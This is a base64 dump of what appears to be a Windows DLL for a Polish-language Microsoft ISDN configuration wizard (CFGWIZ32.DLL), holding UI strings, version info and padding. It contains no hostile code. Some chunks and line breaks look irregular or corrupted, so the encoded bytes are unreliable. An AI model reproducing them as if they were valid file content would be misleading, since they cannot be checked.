lAHIAeQAgAHQAZQBsAGUAZgBvAG4A8wB3ACAAaQAgAG8AZABwAG8AdwBpAGEAZABhAGoABQFjAGUA
IABpAG0AIABuAHUAbQBlAHIAeQAgAEUAQQBaAC4AIABKAGUAfAFlAGwAaQAgAG0AYQBzAHoAIAB0A
HkAbABrAG8AIABqAGUAZABlAG4AIABuAHUAbQBlAHIAIAB0AGUAbABlAGYAbwBuAHUALAAgAG0Abw
B8AWUAcwB6ACAAcABvAHoAbwBzAHQAYQB3AGkABwEgAGQAcgB1AGcAaQBlACAAcABvAGwAZQAgAG4
```

AdQBtAGUAcgB1ACAAcAB1AHMAdABlAC4AAAAAAAAABwAAUAAAAABcADQAtwAqAPID//+AAAAAAAAA
AAIAAlAAAAAAaABAADIACAD/////ggBOAHUAbQBlAHIAIAB0AGUAbABlAGYAbwBuAHUAOgAAAAAAg
CCBUAAAAACgAD4AbAAMAOwD//+BAAAAAAAAAAIAAlAAAAAAaABQADIACADtA///ggBOAHUAbQBlAH
IAIABFAEEAWgA6AAAAAAAAAIAggVAAAAAAoABOAGwADADuA///gQAAAAAAAAAHAABQAAAAAFwAYgC
3ACoA9AP//4AAAAAAAAAAgACUAAAAABoAG4AMgAIAP////+CAE4AdQBtAGUAcgAgAHQAZQBsAGUA
ZgBvAG4AdQA6AAAAAACAIIFQAAAAAKAAbABsAAwA7wP//4EAAAAAAAAAgACUAAAAABoAH4AMgAIA
PAD//+CAE4AdQBtAGUAcgAgAEUAQQBaADoAAAAAAAAAgCCBUAAAAACgAHwAbAAMAPED//+BAAAAAA
BQQcAAwJAAAAAABQAAAAAA7wCGAAAAAABXAHkAYgBpAGUAcgB6ACAAdQByAHoABQFkAHoAZQBuAGk
AZQAgAEkAUwBEAE4AAAAIAE0AUwAgAFMAYQBuAHMAIABTAGUAcgBpAGYAAAABAAFQAAAAAGkAcQAy
AA4AAQD//4AASwBvAG4AZgBpAGcAdQByAHUAagAAAAAAAAAAAAAFQAAAAALYAcQAyAA4AAgD//4AAQ
QBuAHUAbAB1AGoAAAAAAAAAAAAACUAAAAAApAAcAvwAjAPYD//+CAFcAIAB0AHkAbQAgAHMAeQBzAH
QAZQBtAGkAZQAgAHoAYQBpAG4AcwB0AGEAbABvAHcAYQBuAG8AIAB3AGkAGQFjAGUAagAgAG4AaQB
8ASAAagBlAGQAbgBvACAAdQByAHoABQFkAHoAZQBuAGkAZQAgAEkAUwBEAE4ALgAgAFoAIABwAG8A
bgBpAHwBcwB6AGUAagAgAGwAaQBzAHQAeQAgAHcAeQBiAGkAZQByAHoAIAB1AHIAegAFAWQAegBlA
G4AaQBlACwAIABrAHQA8wByAGUAIABtAGEAIAB6AG8AcwB0AGEABwEgAHMAawBvAG4AZgBpAGcAdQ
ByAG8AdwBhAG4AZQAuAAAAAAAAAAAAMAAFAAAAAABwAHABUAFAD/////ggD//8gAAAANQIFQAAAAAAc
AKgDhADoA9QNTAHkAcwBMAGkAcwB0AFYAaQBlAHcAMwAyAAAATABpAHMAdAAzAAAAAADAAMCQAAAA
AAMAAAAAABQBjAAAAAAASwBvAG4AZgBpAGcAdQByAGEAYwBqAGEAIABJAFMARABOAAAACABNAFMAI
ABTAGEAbgBzACAAUwBlAHIAaQBmAAAADhAAUAAAAAAAAAAAUACMAP////+CAP//agAAAAAAlAAAA
AAXAAAALcACAD/////ggBLAG8AbgBmAGkAZwB1AHIAYQBjAGoAYQAgAEkAUwBEAE4AIAB6AG8AcwB
0AGEAQgFhACAAdQBrAG8ARAFjAHoAbwBuAGEALgAAAAAAAAAAAJQAAAAAFwAEAC3ABgA/////4IA
SgBlAHwBZQBsAGkAIAB6AG0AaQBlAG4AaQBvAG4AbwAgAHUAcwB0AGEAdwBpAGUAbgBpAGEAIABJA
FMARABOACwAIABtAG8AfAFlACAAYgB5AAcBIABrAG8AbgBpAGUAYwB6AG4AZQAgAHAAbwBuAG8Adw
BuAGUAIAB1AHIAdQBjAGgAbwBtAGkAZQBuAGkAZQAgAGsAbwBtAHAAdQB0AGUAcgBhACwAIABhAGI
AeQAgAHoAbQBpAGUAbgBpAG8AbgBlACAAdQBzAHQAYQB3AGkAZQBuAGkAYQAgAHoAbwBzAHQAYQBC
AXkAIAB3AHAAcgBvAHcAYQBkAG8AbgBlAC4AAAAAAUEEAAAAAAAAAAAAAAAAAAAAAAAAAAAAAGACgAQ
gByAGEAawApAAwAQQB1AHQAbwBtAGEAdAB5AGMAegBuAHkADwBBAFQAVAA6ACAAQQBUACYAVAAgAE
UAUwBTACAANQAUAE4ASQAxADoAIABOAGEAdABpAG8AbgBhAGwAIABJAFMARABOACAAMQAdAE4AVAB
JADoAIABOAG8AcgB0AGgAZQByAG4AIABUAGUAbABlAGMAbwBtACAARABNAFMAIABNAFMAIAAxADAAM
AAUAE4AQVAIAAoAEoAYQBwAG8AbgBpAGEAKQAWADEAVABSADYAOgAgAEQAZQB1A
HQAcwBjAGgAZQAgAFQAZQBsAGUAYwBvAG0AEwBWAE4AMwA6ACAARgByAGUAbgBjAGgAIABUAGUAbA
BlAGMAbwBtAA8ARABTAFMAMQA6ACAARQB1AHIAbwBwAEkAUwBEAE4AEwBBAHUAcwB0AHIAYQBsAGk
AYQBuACAATgBhAHQAaQBvAG4AYQBsABAAQgBlAGwAZwBpAHUAbQAgAE4AYQB0AGkAbwBuAGEAbAAT
AFYATgA0ADoAIABGAHIAZQBuAGMAaAAgAFQAZQBsAGUAYwBvAG0AFABOAEkAMgA6ACAATgBhAHQAa
QBvAG4AYQBsACAASQBTAEQATgAgADIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAD8AEMAegB5ACAAYwBoAG
MAZQBzAHoAIAB0AGUAcgBhAHoAIAB6AGEAawBvAEQBYwB6AHkABwEgAGsAbwBuAGYAaQBnAHUAcgB
hAGMAagAgAEZAT8ADQAKAAoAQQBiAHkAIABkAG8AawBvAEQBYwB6AHkABwEgAGkAbgBzAHQAYQBsAGEA
YwBqABkBIAB3APMAegFuAGkAZQBqACwACgBvAHQAdwDzAHIAegAgAFcAcgBpAHAAcwBhAHcBbwBpAHcAbwBbA
WMAaQAgAGQAbABhACAARAAbAGEAaQAtAFUAcAAgAE4AZQB0AHcAbwByAGsAaQBuAGcALAAKAHcAeQ
BiAGkAZQByAHoAIAB1AHIAegAgAFAAWQBzAHoAIAB1AHIAegAFAWQAegBlAG4AaQBlACAASQBTAEQ
ATgAgAGoAYQBrAG8AIAB1AHIAegAFAWQAegBlAG4AaQBlACAAbQBhAGoAZQBzAHQAcgBkAHIAbwBC
AQUBYwB6AGUAbgBpAGEALgAKAAoAWQBzAHoAIABwAG8AbgBvAHcAbgBpAGUAIABTAHoAIAB1AHIAeg
AFAWQAegBlAG4AaQBlACAASQBTAEQATgAuACAAIAB1AHIAegAFAWQAegBlAG4AaQBlACAAbQBhAGoAZ
QBzAHQAcgBkAHIAbwBCAQUBYwB6AGUAbgBpAGEALgAgAHQAYQBrACAAdQBjAGgAbwBtAGkAZQBuAGk
AcwBCIABwAG8AbgBvAHcAbgBpAGUAIABrAHIAZQBhAHQAbwByAGEAIABrAG8AbgBmAGkAZwB1AHIAY
QBjAGoAaQAuAFcAQgB5AAcBIABtAG8AfAFlACwAIABiAHkAIAB6AG0AaQBlAG4AaQBhAG4AeQAgAH
oAYQBjAHoAbgBGAFASAAZAB6AGkAYQBCAWEABwEsACAAawBvAG4AaQBlAGMAegBuAGUAIABiAGkABkBZAB
6AGkAZQAgAHAAbwBuAG8AdwBuAGUAIAB1AHIAdQBjAGgAbwBtAGkAZQBuAGkAZQAgAGsAbwBtAHAA
dQB0AGUAcgBhAC4AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAIAICAQAAEABADoAgAAAQAQEBAAAQAEA
CgBAAACAFBBUAM0AAAAVgBTAF8AVgBFAFAFIAUwBJAE8ATgBfAEkATgBGAE8AAAAAAL0E7/4AAAEACg
AEAK4IAAAKAAQArggAAD8AAAAAAAAABAAEAAIAAAAAAAAAAAAAAAAAAAAACwAgAAAQBTAHQAcgBpAG4
AZwBGAGkAbABlAEkAbgBmAG8AAACMAgAAAQAwADQAMQA1ADAANABBAFADIAAABMABYAAQBDAG8AbQBw
AGEAbgB5AE4AYQBtAGUAAAAAAE0AaQBjAHIAbwBzAG8AZgB0ACAAQwBvAHIAcABvAHIAYQB0AGkAb
wBuAAAAXAAaAAEARgBpAGwAZQBEAGUAcwBjAHIAaQBwAHQAaQBvAG4AAAAAAEsAcgBlAGEAdABvAH
IAIABrAG8AbgBmAGkAZwB1AHIAYQBjAGoAaQAgAEkAUwBEAE4AAAA0AAoAAQBGAGkAbABlAFYAZQB
yAHMAaQBvAG4AAAAAADQALgAxADAALgAyADIAMgAyAAAAMgAJAAEASQBuAHQAZQByAG4AYQBsAE4A
YQBtAGUAAABDAEYARwBXAEkAWgAzADIAAAAAAHQAKAABAEwAZQBnAGEAbABDAG8AcAB5AHIAaQBnA
GgAdAAAAEMAbwBwAHkAcgBpAGcAaAB0ACAAKABDACkAIABNAGkAYwByAG8AcwBvAGYAdAAgAEMAbw
ByAHAALgAgADEAOQA5ADUALQAxADkAOQA4AAAAQgANAAEATwByAGkAZwBpAG4AYQBsAEYAaQBsAGU
AbgBhAG0AZQAAAEMARgBHAFcASQBaADMAMgAuAEQATABMAAAAAAB0ACoAAQBQAHIAbwBkAHUAYwB0
AE4AYQBtAGUAAAAAAFMAeQBzAHQAZQBtACAAbwBwAGUAcgBhAGMAeQBqAG4AeQAgAE0AaQBjAHIAb
wBzAG8AZgB0ACgAUgApACAAVwBpAG4AZABvAHcAcwAoAFIAKQAAAEQAMgBCAFAAcgBvAGQAdQBjAH
QAVgBlAHIAcwBpAG8AbgAAADQALgAxADAALgAyADIAMgAyAAAARAAAAAEAVgBhAHIARgBpAGwAZQB
JAG4AZgBvAAAAAAAkAAQAAABUAHIAYQBuAHMAbABhAHQAaQBvAG4AAAAAABUE4gRQQURESU5HWFhQ
QURESU5HUEFERElOR1hYUEFERElOR1BBRERJTkdYWFBBRERJTkdQQURESU5HWFhQQURESU5HUEFER
ElOR1hYUEFERElOR1BBRERJTkdYWFBBRERJTkdQQURESU5HWFhQQURESU5HUEFERAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABAAAAwB
AAAOMBgwIjAsMDYwQDBKMFQwXjBoMHQwkjDrMPgwKTEuMTYxOzFBMW0xgTGeMbUxxTHKMdEx6TEgM
icyPTJEMl8yjjKcMq0ysjK/Mt0y6zLwMv4yCjMZMyUzMzNAM10zZDN6M4EznDOnM64z4zPuMxI0HD
Q3NEE0UjRYNHE0ezSyNPs0HjV8NbI1CzY0NkM2SDZNNlU2gjaRNp82sDZMN1c3bjegN7g3xTfwN/o
3LjjAOM04JDkxOV05ajnSOQM6TDpWOoI6jDq4OsI6NDtlO647uDvkO+47GjwkPFA8WjylPLI83Dzp
PEg9hT3EPdw99z0wPk8+jj7HPtQ+Cj8XP1A/XT/nPwAgAAB4AQAAJDBnMIMwojC8MPUwNTF4Magxt
THoMfUxKTI2MmoydzKqMrgyxjLUMuMy8jLCM8kz1TPiM+8z/jMNNBw0QDRHNEs0TzRTNFc0WzRqNH
o0gTSPNKI0tTTENNE04DTqNPg0BzUWNfs1AjYGNgo2DjYSNhY2JTY1Njw2SjZxNng2gjaTNrA26jb
9NhU3HDdrN3I3djd6N343gjeGN4o36jcEOBc4OjhAOEo4YDhmOG04gjiPOKM4rDizOPU4BTkiOTg5
UDlVOY85ojm6OcE51zncOUI6RjpKOk46UjpWOlo6XjpiOmY6ajrOOuQ68zoJOxg7ODtTO3U7FTwoP
EA8RzxNPGQ8azxwPH88lTycPK88tjy7PMw84TzoPO08/jwTPRo9Hz0wPUU9TD1RPWI9dz1+PYg9mT
3BPdI9LT4xPjU+OT49PkE+RT5JPk0+UT5VPsg+2z7zPvo+Fj9GP0o/Tj9SP1Y/Wj9eP2I/Zj9qP90
/8D8AMAAALAEAAAgwDzArMFswXzBjMGcwazBvMHMwdzB7MH8w8jAFMR0xJDFAMXAxdDF4MXwxgDGE
MYgxjDGQMZQx8DEhMkMyTTJUMlkybzKFMpsysTLHMt0y8DIlM0szVTNmM4wzkTOoM60ztDO5M74zx
DPPM9gz3TP5M/4zCDQSNDQ0lDSzNBI1MjWhNqw2sTa+NsM2EjcnNy83ODdBN1Q3WzdgN203cjeJN7
w3/TdmOIA4iTjlOO84/zgFOQs5EzkdOSM5NTlEOVc5ajl9OZA5ozm2Ob85zTnrOfg5AToROhs6Wjp
3OpU6zDrlOlA7ezuEO4k7jzuaO/w7AjxbPJ88hD2lPfU9Aj4QPiA+LD5KPlA+oT7IPt4+7z7/Pgw/
TD9xP6g/1D/oP/Y/AAAAQAAAxAAAAAQwPDBaMGowfDCeMLwwwjDhMOsw+TABMQgxJjErMTIxSDFyM
YUxjzGaMaQxrzG4MdIx2TH4MfwxADIEMggyJDIxMjYyPDJBMowykjK2MsoyADMHMyczVTNfM3gzjz
OsM7kz6jMgNCc0SzRQNEE1UDVlNYk1ojWrNb41yzXUNfo1BzZTNmE2ojbVNgo3KTc5N0E3XzfQN9g
3NThNOBY5KDlEOY45lTlvOnY6qDpLO1I7Fjy0PIk/pj+9PwAAAFAAABgBAAAQMJAxlDGYMZwxoDGk
MagxrDGwMbQxuDG8McAxxDHcMeAx5DHoMewxIDIkMigyLDIwMjQyODI8MkAyRDJIMkwyUDJUMlgyX
DJgMrwzwzPRMzY0QDRXNF40ZDRvNHU0fTSGNI40kzSbNKA0sjS8NNQ0LDVDNSA2SzZnNoo2mTb6Ng
Q3Lzc5N1g3bTecN7Y3yDf3NwE4EzhmOHw4kjicOKg4sTi8OMo41DjpOPw4BDkaOS05STlnOZM5rTn
LOdw58DkBOhI7RztMO1o7bDt4O307kjudO7g7yDvpOxI8LDw2PEY8WTxrPHU8pjyrPMQ81zz9PA49
Mz1FPVY9Tz42P0s/Yz9yP3w/hT+RP+o//j8AAABgAAAUAAAARzBRMJEwmzDsMAAAAHAAAAwAAACMM

ZAxAIAAAFAAAAAMMBgwaDH0Nvw2BDcMNxQ3HDckNyw3NDc8N0Q3TDdUN1w3ZDdsN3Q3+Df8NwA4BD
h4OoA6AD0EPQg9DD0QPRQ9wD7EPsg+AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
